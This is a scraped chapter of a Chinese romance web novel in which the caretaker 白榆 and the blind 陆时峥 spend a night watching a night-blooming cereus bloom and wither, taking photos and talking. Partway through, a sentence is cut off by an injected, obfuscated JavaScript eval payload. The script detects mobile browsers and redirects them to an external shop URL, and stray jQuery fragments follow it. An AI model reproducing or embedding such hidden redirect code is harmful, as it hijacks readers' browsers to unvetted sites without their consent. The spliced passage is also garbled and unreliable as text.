文趣网 > 都市小说 > 伪装男神白月光 > 13.第 13 章
    夜色真的很美。

    月色、晚风、玫瑰,还有洁白的昙花。

    陆时峥的那一句话,在白榆心里掀起滔天巨浪,他感受到手脚一阵发麻,就连心脏似乎都无法自主跳动。

    他不知道能不能跟陆时峥“一起”幸福下去,他可以肯定,他现在一定很幸福。

    幸福得喘不过气来。

    他已经很多年没有感受过幸福了,也一度以为自己再也不会拥有幸福。

    白榆使劲呼了口气,努力让自己冷静下来。

    昙花在月色下舒展身体,它的花瓣跟玫瑰全然不同,是纯洁的素白,有点像窄叶的莲花,一片片舒展开来,在幽静的月色下跳舞。它好像在发光。

    更不用说那股子沁人心脾的幽香了。

    霸道的香味无孔不入,把玫瑰芬芳都掩盖了三分。

    昙花一现,真是见之难忘。

    白榆沉浸在这美景之中,心中的紧张和澎湃都随之散去。

    两个人都没有开口,即便陆时峥看不见,也顺着幽香,看向那一丛迟迟绽放的昙花。

    只安静了片刻,陆时峥就感叹:“怎么感觉更香了?”

    白榆回过神来。

    他发现自己还握着陆时峥的手,忙说了一句抱歉。

    等他松开,才说:“昙花花香会随着绽放的时间逐渐加重,大概三四个小时完全盛开,几个小时后就会凋零。”

    陆时峥点了点头。

    白榆看向陆时峥,见他对昙花盛开也很喜悦,想了想,就说:“陆先生,我们要不要陪着它走过这一生?”

    这个说法好浪漫。

    浪漫得陆时峥这种人,也跟着心软了。

    他动了动手指,感受到手腕上的热力逐渐消散,说:“好。”

    昙花的花开时间有长有短。

    玫瑰园的这一株不是长时间盛开的品种,应该不会盛开一整夜。

    白榆跑了两趟,拿了小毯子和白茶,又取了岚姨做的酥饼点心,当宵夜。

    “午夜茶话会吗?”

    陆时峥笑着说,他摸索着端起茶杯,轻轻抿了一口。

    温热的茶汤干净清甜,很像……很像白榆这个人。

    其实他刚才没有说实话。

    白榆之与他,好像并不是盲盒。

    他并不记得当年这位沈学弟的样貌,但这些时日的相处,他心里已经能清晰勾画出一个明确的沈学弟了。

    比他矮小半个头的身高,大概一米七八左右,身材比较消瘦,但并不单薄。

    他的头围不大,跟肩宽应该是一个非常完美的比例。

    这是陆时峥用手丈量出来的。

    应该准确。

    他无法想象出白榆的样貌,却知道他一定是个让人很容易亲近的人。

    笑起来的时候肯定很阳光,很有亲和力。

    眼睛一定很明亮。

    他这种心硬如铁的人,都不想让对方着急难过。尤其是他急切质问他是不是失眠的时候,他清晰感受到了白榆的关心。

    当时他一下子就心软了,下意识说了实话。

    想到这里,陆时峥呼了口气。

    你也有今天,陆时峥,你也会心软啊。

    陆时峥觉得不可思议,可又有一点说不清道不明的雀跃。

    好像小狗蹲在池塘边,一次次伸出小爪子,犹豫着是否要下水。

    白榆听到他的呼气,偏过头来看他:“冷吗?”

    陆时峥摇了摇头:“开得怎么样了?”

    白榆仔细看了看,说:“快全开了,已经很香了。”“是啊,现在品茶,都是昙花香味,”陆时峥肯定道,“难怪这么多人喜欢,确实是不可多得的惊喜。”

    白榆没说话,只帮他把有些掉落的毯子拉了拉。

    他安静看了一会儿昙花,心中一动,忽然说:“凌晨一点,我看见韦陀花未眠。”①

    陆时峥有些惊讶,却觉得他这个化用恰到好处:“你还读过《花未眠》?”

    白榆倒是不奇怪他知道这句名句,说:“闲暇时候读过。”

    陆时峥无声笑了一下,嗓音低沉:“自然的美是无限的,人感受到的美却是有限的。”②

    白榆看向陆时峥:“陆先生,你感受到了无限的美吗?”

    空气幽香弥漫,虫鸣轻缓,微风拂过凉亭,吹动了遥远的风铃。

    叮铃铃。

    “感受到了。”

    不用眼睛,也能看见世界之美。

    白榆看着他俊朗的眉眼,忽然拿出了手机。

    他的手机拍照没有声音,借着满园月色,他留下了陆时峥安静浅笑的侧颜。

    一连拍了好几张,白榆就觉得很满足。

    他刚要收起手机,就听到陆时峥说:“夜景拍出来,好看吗?”

    白榆吓了一跳,手上一抖,差点把手机扔到地上。

    “你……”

    陆时峥偏过头,好像在看他。

    “不知道这一株昙花以后还开不开了,或许,这是我唯一一次能遇到昙花一现的机会,”陆时峥平静笑了一下,“可惜,我没办法亲眼见到。”

    “我来试一试。”白榆没有让陆时峥解释更多,他打开昙花那一侧的路灯,蹲在地上仔细找角度。

    因为光线还算充足,能把花朵拍清楚,甚至因为是在深夜里,所以花朵自带了光效。

    如梦如幻。

    无论选什么角度,拍出来都好看。

    白榆甚至还拍了一小段视频。

    “现在是十月二十日凌晨一点半,玫瑰园昙花一现,拍照留念。”

    他偷偷的,私心留下了独属于沈看护的声音。也算是留下一点点小痕迹。

    录完视频,他回到凉亭,弯腰对陆时峥说:“陆先生,我扶着你过去,跟昙花一起拍一张照吧。”

    陆时峥本来也只是想让他拍昙花,没想到他神来一笔,顿时摇头:“不用。”

    白榆笑了一下,难得没听他的。

    等陆时峥被他半推半就安排蹲到昙花边上,白榆几乎要笑出声。

    其实陆时峥这个人,脾气真的很好。

    他不会轻易生气的。

    “陆先生,顺着我的声音转头。”

    白榆的声音清亮,在寂静的深夜里尤其清晰。

    很好寻找,不会迷路。

    陆时峥偏过头,定定看向前方。

    月色温柔,掩盖了他眼眸中的迷茫,他身上好似笼罩了一层薄纱,云里雾里,飘逸出尘。

    嘭、嘭、嘭。

    白榆一连拍了好几张,说:“好了,陆先生你别动,等我过去扶你。”陆时峥依旧看着他,忽然说:“过来。”

    “什么?”

    白榆看了一下自己拍的照片,没有听清。

    陆时峥声音低沉:“我说,过来。”

    顿了顿,陆时峥笑了一下:“我们一起拍一张吧。”

    白榆感觉刚平稳下去的心跳,再度剧烈跳动。

    “陆先生……”

    “好不容易有这种机会,留个纪念挺好的,过来吧。”

    白榆几乎是下意识,走到了昙花的另一边。跟陆时峥合影的诱惑太大,让白榆完全没有心思拒绝。

    他也不想拒绝。

    他蹲下来,举起手机,开始寻找角度。

    陆时峥不好动,只能他来动。

    很快,白榆就找到了最佳角度。

    手机屏幕上,他在前,左边是昙花,陆时峥半靠在昙花一侧,洁白的花叶正好落在他下

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17781844|209616||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    巴上。

    路灯的光晕洒在他跟昙花身上,好像天使的羽翼。

    白榆直接了当按下拍照。

    他手指按动飞快,在按第三下的时候,陆时峥正好回过头,隔着昙花看向了他。

    因为角度的关系,陆时峥看起来格外温柔。

    他们两个人跟一丛昙花,就在这静谧的月夜里相遇了。

    白榆再度听到自己强劲的心跳,他几乎是逃避似得,猛地站起身来。

    “拍好了,回去吧。”

    陆时峥还看着他,等了一会儿,说:“好。”

    白榆曾经有过失眠的症状,他治疗了大概两年时间,后来靠药物和繁忙的工作慢慢痊愈了。

    自从康复之后,他就不敢再随便熬夜,除非工作实在做不完。

    所以即便再心动,再喜悦,再觉得幸福,在深夜的凉亭里坐上两三个小时,他还是困了。

    陆时峥倒是一直半阖着眼,靠在柱子上一言不发。

    白榆开始有一下,没一下地点头。

    他自己都不知道,自己是什么时候入睡的。

    陆时峥一直在安静聆听花开的声音。

    直到身边的人呼吸变得绵长,他才幽幽叹了口气。

    他以前就容易失眠,只不过没有那么严重,大多数时候还是能保证六个小时睡眠的。

    这几天来,他一直无法入睡,能摸清白榆的睡眠习惯。

    白榆作息规律,这会儿肯定困了。

    让他睡觉偏不去睡,非要陪他。

    可真犟。

    不过,这种感觉挺好的。

    陆时峥无数次熬夜工作,偶尔也有下属陪同,但是从来没有人陪着他三更半夜赏花。

    怎么说呢?

    还挺开心的。

    更何况昙花开了。

    陆时峥无声笑了一下,从毯子下伸出手,摸了摸白榆的毯子,轻巧帮他盖好。

    白榆感觉自己睡得很飘,忽然一个激灵,他整个人就清醒过来。

    “唔。”他下意识叹息一声,随即就睁开眼睛。

    “我睡着了吗?”

    白榆问陆时峥。

    睡前睡后,陆时峥都是一个姿势。

    “睡了一会儿,不算太久,你看一下花开的情况。”白榆立即站起身,然后有些遗憾地感叹:“陆先生,花要败了。”

    昙花就是这样的。

    无论多么美丽,生命从来短暂。

    陆时峥点点头,说:“睡了一觉,觉得冷吗?如果冷的话要吃药。”

    “好。”

    两个人说了会儿话,白榆觉得有点饿了。

    他吃了两块点心,又帮陆时峥拿了一块,等两人吃完,昙花还在缓慢衰败。

    白榆忽然觉的好可惜。

    “如果能跟玫瑰一样,开上三五天,生命延长一些,或许会有更多人喜欢。”

    陆时峥问:“为什么需要更多人喜欢?”

    为什么呢?

    白榆回答不上来。

    陆时峥没有继续说下去。

    可能是想要看到最后,白榆这一次没有犯困,一个小时之后,两朵曾经盛放的昙花逐渐回缩成花开之前的样子。

    花朵垂着头,已经失去了所有的光彩。

    五个小时,昙花一现结束了。

    白榆呼了口气。

    他看向陆时峥,所有的幸福和喜悦都悄然离去。

    此时只留下一切都结束了怅然。

    他自己都不知道,自己可以这么矫情。

    陆时峥听到他的叹息声,问:“结束了?”

    白榆嗯了一声。

    “结束了啊。”

    陆时峥轻笑了起来:“真好,我们陪着它,过完了完整的一生。”“真有意义。”